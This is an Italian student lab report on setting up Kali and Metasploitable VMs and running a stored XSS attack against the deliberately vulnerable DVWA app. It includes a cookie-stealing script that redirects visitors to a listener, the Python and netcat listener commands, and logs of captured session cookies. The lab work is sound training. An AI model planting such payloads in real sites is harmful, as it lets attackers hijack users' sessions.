
Secondo quanto indicato in consegna, sono stati configurati i seguenti IP sulle macchine:


Kali → IP: **192.168.104.100/24**

Metasploitable → IP: **192.168.104.150/24**

Istruzioni passo a passo

Per prima cosa, si è verificato che le macchine fossero configurate in modalità internal. Per farlo, tramite Oracle VM Virtualbox Manager è stato sufficiente controllare che la scheda NETWORK di entrambe le macchine fosse impostata come segue:





Avuta questa conferma, sono state avviate le macchine.

Per entrambe le macchine, l'impostazione dell'IP è avvenuta attraverso una modifica del file `/etc/network/interfaces`, un file di configurazione che definisce le impostazioni di rete per le interfacce di rete del sistema e che contiene informazioni come indirizzi IP, maschere di sottorete e gateway. Questo file viene utilizzato per configurare manualmente le connessioni di rete o specificare opzioni di configurazione. È possibile intervenire su questo file solo ottenuti i privilegi di root.

Prima è stato impostato il file su Metasploitable, aprendolo con i privilegi di root grazie al seguente comando:

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
[sudo] password for msfadmin: _
```

Il contenuto del file è stato modificato come da screenshot che segue. Effettuata la modifica, il file è stato chiuso con la combinazione da tastiera CTRL + X e il tasto Y per salvare.

```

GNU nano 2.0.7          File: /etc/network/interfaces          Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150/24
    netmask 255.255.255.0
    network 192.168.104.0
    broadcast 192.168.104.255
    gateway 192.168.104.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U Uncut Text ^T To Spell

```

Dopodiché, si è reso necessario riavviare la macchina.

Successivamente si è intervenuti su Kali Linux. Il comando per la modifica del file è stato il medesimo:

Il file è stato modificato come da figura seguente:

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        ether 08:00:27:ee:86:18  txqueuelen 1000  (Ethernet)
          RX packets 633  bytes 441497 (431.1 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 6922  bytes 555582 (542.5 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 6193  bytes 856049 (835.9 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 6193  bytes 856049 (835.9 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

Anche in questo caso, la macchina è stata riavviata.

Dopodiché si è verificato che le macchine comunicassero fra loro. Per farlo, nel terminale di ciascuna, è stato eseguito il comando ping + IP dell'altra macchina:

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=11.5 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=1.62 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=1.90 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=1.33 ms
...
--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 1.336/4.092/11.503/4.283 ms
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=1.54 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.98 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=2.31 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=1.43 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.429/1.815/2.313/0.352 ms

(kali㉿kali)-[~]
```

Le macchine hanno scambiato 4 pacchetti icmp, dunque la verifica ha dato esito positivo e si è potuto interrompere il ping con la combinazione CTRL + C (altrimenti sarebbe andato avanti all'infinito).

Da questo momento in avanti, la macchina Metasploitable è stata accantonata perché nel corso dello svolgimento della traccia non si è più intervenuti più su di lei. La macchina è stata comunque lasciata aperta e accesa, mentre procedeva il lavoro su Kali.

Preparazione della web app DVWA

Introduzione

Le web application sono spesso soggette a vulnerabilità che possono essere sfruttate dagli attaccanti per compromettere la sicurezza del sistema o accedere a informazioni sensibili.

Le vulnerabilità più comuni di una web app

- SQL Injection: Consiste nell'inserire comandi SQL malevoli attraverso input dell'utente, spesso ottenendo l'accesso non autorizzato al database.
- Cross-Site Scripting (XSS): Permette agli attaccanti di iniettare script malevoli che vengono eseguiti sul browser degli utenti, consentendo loro di rubare informazioni o assumere il controllo dell'account dell'utente.
- Cross-Site Request Forgery (CSRF): Consiste nel fare eseguire all'utente autenticato azioni indesiderate senza il loro consenso.
- Violazione dell'autenticazione e della gestione delle sessioni: Può consentire agli attaccanti di ottenere accesso non autorizzato ai sistemi o alle informazioni riservate.

Le web app sono spesso oggetto di test durante i penetration test. Questa pratica è fondamentale per valutare la sicurezza di un'applicazione web identificando e sfruttando potenziali vulnerabilità.

Fasi del Penetration Testing delle Web App

Raccolta di Informazioni

Gli analisti acquisiscono dettagli sull'infrastruttura, la tecnologia e le minacce potenziali delle web application.

Identificazione delle Vulnerabilità

Utilizzando strumenti automatizzati (ad esempio Burp Suite, Nessus, Acutentix, Sqlmap) e test manuali, si individuano le vulnerabilità.

Analisi dell'Architettura e Configurazione

Valutazione dell'architettura e delle configurazioni di sicurezza per rilevare possibili falle.

Test di Autenticazione e Autorizzazione, Sessioni, e Carico

Esecuzione di test ed exploit per valutare la robustezza dei meccanismi di autenticazione, autorizzazione e sicurezza delle sessioni. In alcuni casi, test di carico per valutare la performance.

Questa metodologia permette di identificare e correggere efficacemente le vulnerabilità, migliorando la sicurezza complessiva delle web application.

L'importanza del test sulle web app

Il penetration testing aiuta a individuare e correggere potenziali vulnerabilità prima che possano essere sfruttate dagli attaccanti reali, contribuisce a migliorare la sicurezza complessiva del sistema e a proteggere dati sensibili, evitando violazioni della privacy degli utenti. Tale aspetto, insieme alla prevenzione di downtime dell'applicazione o del servizio, è fondamentale anche per la costruzione del rapporto di fiducia con gli utenti del sito, dunque i clienti.

Da non dimenticare che molte organizzazioni sono soggette a normative e standard che richiedono test di penetrazione per garantire la sicurezza delle informazioni.


Definizione e ruolo di DVWA

DVWA è un'applicazione web con vulnerabilità intenzionali, che fornisce un ambiente sicuro per la formazione pratica degli ethical hacker. Le sue principali funzioni includono:


- Formazione pratica: offre un ambiente di test sicuro per acquisire esperienza pratica nel rilevare e risolvere vulnerabilità delle web application.
- Comprendere le minacce: Aiuta a comprendere le minacce reali alle quali le web application sono esposte, migliorando la capacità di proteggere sistemi reali.
- Sviluppo delle competenze: Interagendo con DVWA, gli utenti sviluppano competenze cruciali nella sicurezza delle applicazioni web, preparandosi per sfide reali nell'ethical hacking.


Istruzioni passo a passo

Sulla macchina Kali, dal browser ci si è collegati all'indirizzo: <http://192.168.104.150>, ovvero http:// + l'IP della macchina target (Metasploitable), atterrando sulla pagina seguente:




Fra i sottodomini fra cui era possibile scegliere, è stato scelto DVWA (Damn Vulnerable Web Application). Si è atterrati in questo modo sulla login.php di DVWA, dove sono state utilizzate le credenziali “admin” come user e “password” come password:





Per prima cosa si è intervenuti sul livello di sicurezza della DVWA. Nella tab DVWA Security, dal menù a tendina all'interno della tab si è selezionato LOW, come in figura:



A questo punto era tutto pronto per cominciare. Ci si è quindi spostati sulla tab “XSS Stored”.

Attacco XSS Stored

Come visto nell'introduzione, una delle più comuni vulnerabilità di una web app è quella che permette un attacco XSS.

XSS (o Cross-Site-Scripting) è un tipo di attacco informatico che sfrutta la vulnerabilità delle applicazioni web che si verifica quando le web app, come DVWA, memorizzano gli input inseriti dagli utenti senza stabilire alcun controllo e li restituisce in output agli altri utenti nel momento in cui accedono alle pagine web.

Sfruttando l'assenza di configurazione o la configurazione imprecisa di meccanismi di sanificazione degli input utenti, un attaccante può inserire in un campo di input della web app un payload malevolo, contenente un codice HTML, CSS o Javascript.

Nel caso dell'XSS stored, l'applicazione web memorizza il codice malevolo all'interno del proprio sistema, spesso nel proprio database, diventando parte integrante della web app.

Quando altri utenti accedono alle pagine web, che includono anche il payload memorizzato, il database restituirà in output il codice malevolo che viene eseguito dal browser degli utenti, dando inizio all'attacco.

L'attacco XSS stored è molto pericoloso perché, con un singolo attacco, si possono colpire diversi utenti di una data applicazione web e, a differenza di quello Reflected, non è identificabile dai filtri dei web browser.

Security level: low

Reflection point

Affinché un attacco XSS vada a buon fine, è necessario individuare il “reflection Point” ovvero il punto critico in cui l’applicazione web riflette l’input utente sull’output della pagina web.

Si è digitato: <script>alert(“sei stato hackerato”)</script>


The screenshot shows the DVWA XSS stored vulnerability page. On the left, a sidebar menu lists various security types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored option is highlighted. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name" (set to "nightmare") and "Message" (containing the script). A "Sign Guestbook" button is present. Below the form, two examples of stored XSS attacks are shown in boxes: one from "test" with message "Message: This is a test comment." and another from "test" with message "Message: this is a test comment.". At the bottom, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The footer shows "Username: admin" and "Security Level: low".

Lo script scelto, se eseguito correttamente avrebbe aperto una finestra pop-up con il messaggio “sei stato hackerato”:



Così è stato trovato il reflection point.

Lo script è stato eseguito correttamente in quanto nella sezione della pagina web dedicata all'input utente non è prevista nessuna misura di sanificazione. Ad ulteriore riprova di quanto detto è stata effettuata una verifica, cliccando in basso a destra il link "View source" per accedere al codice php dell'input utente della pagina. Dal codice è stato possibile notare come non fosse prevista una verifica sulla possibile presenza della parola "script" all'interno dell'input.



```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Script

Avendo avuto conferma della presenza di una vulnerabilità, si è deciso di aumentare l'intensità dell'attacco XSS.

È stato inserito in input un nuovo script:

```
<script>window.location="http://127.0.0.1:4444/?cookie=" + document.cookie</script>
```

Dove:

-window.location

Per reindirizzare gli utenti verso un web server indicato nello script nel formato indirizzo_IP:PORTA, nel nostro caso il web server sarebbe stato in ascolto sulla porta 4444 all'indirizzo ip del localhost.

-document.cookie

Per fornire, nel corpo della richiesta inoltrata al server web in nostro possesso, i cookie della sessione per ogni utente autenticato che avesse visitato la pagina web infetta.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test"/>
Message *	<input type="text" value="<script>window.location='http://127.0.0.1:4444/?cookie=' + document.cookie</script>"/>
<input type="button" value="Sign Guestbook"/>	

Essendo un attacco XSS persistente, lo script sarebbe stato salvato all'interno del database, quindi in un attacco multi-target.

Qualsiasi utente che, da quel momento in avanti avesse tentato di accedere alla pagina web, sarebbe stato automaticamente reindirizzato sul web server da noi indicato.

Curiosità:

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

È un sito dove è possibile trovare una grande quantità di script categorizzati in base alla loro funzione e compatibilità con diversi web browser.

Web server -python-

Ci sono diversi strumenti software che ci consentono di creare un web server come apache e nginx; ai fini del nostro test è stata scelta una configurazione base utilizzando Python.

È stato digitato sul terminale il comando: **python -m http.server 4444**, che ci ha consentito di avviare un server HTTP di base sulla porta 4444.


```
(kali㉿kali)-[~]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Ogni volta che un utente tentava di accedere alla pagina web, sarebbe stato reindirizzato sul server web, e contemporaneamente, sul terminale di volta in volta avremmo visualizzato le varie richieste di accesso al server con allegati i cookie di sessione per ogni vittima dell'attacco.

Terminale:

```
127.0.0.1 - - [22/Jan/2024 16:31:01] "GET /?cookie=security=low;%20PHPSESSID=63229db23bc8b37b7a20a63b0233bd46 HTTP/1.1" 200 -
127.0.0.1 - - [22/Jan/2024 16:31:45] "GET /?cookie=security=low;%20PHPSESSID=f6a64c2f49e8514757ddc2e1c744c083 HTTP/1.1" 200 -
```

Schermata utente 1:



**Directory listing for /?cookie=security=low;
PHPSESSID=63229db23bc8b37b7a20a63b023**

Schermata utente 2:



Web server -netcat-

In alternativa sarebbe stato possibile utilizzare netcat con il seguente comando:

Nc -l -p 4444, dove

-l sta per “listen” (ascolto)

-p specifica la porta su cui si è in ascolto


```
(kali㉿kali)-[~] ll.php
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=f6a64c2f49e8514757ddc2e1c744c083 HTTP/1.1
Host: 127.0.0.1:4444
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

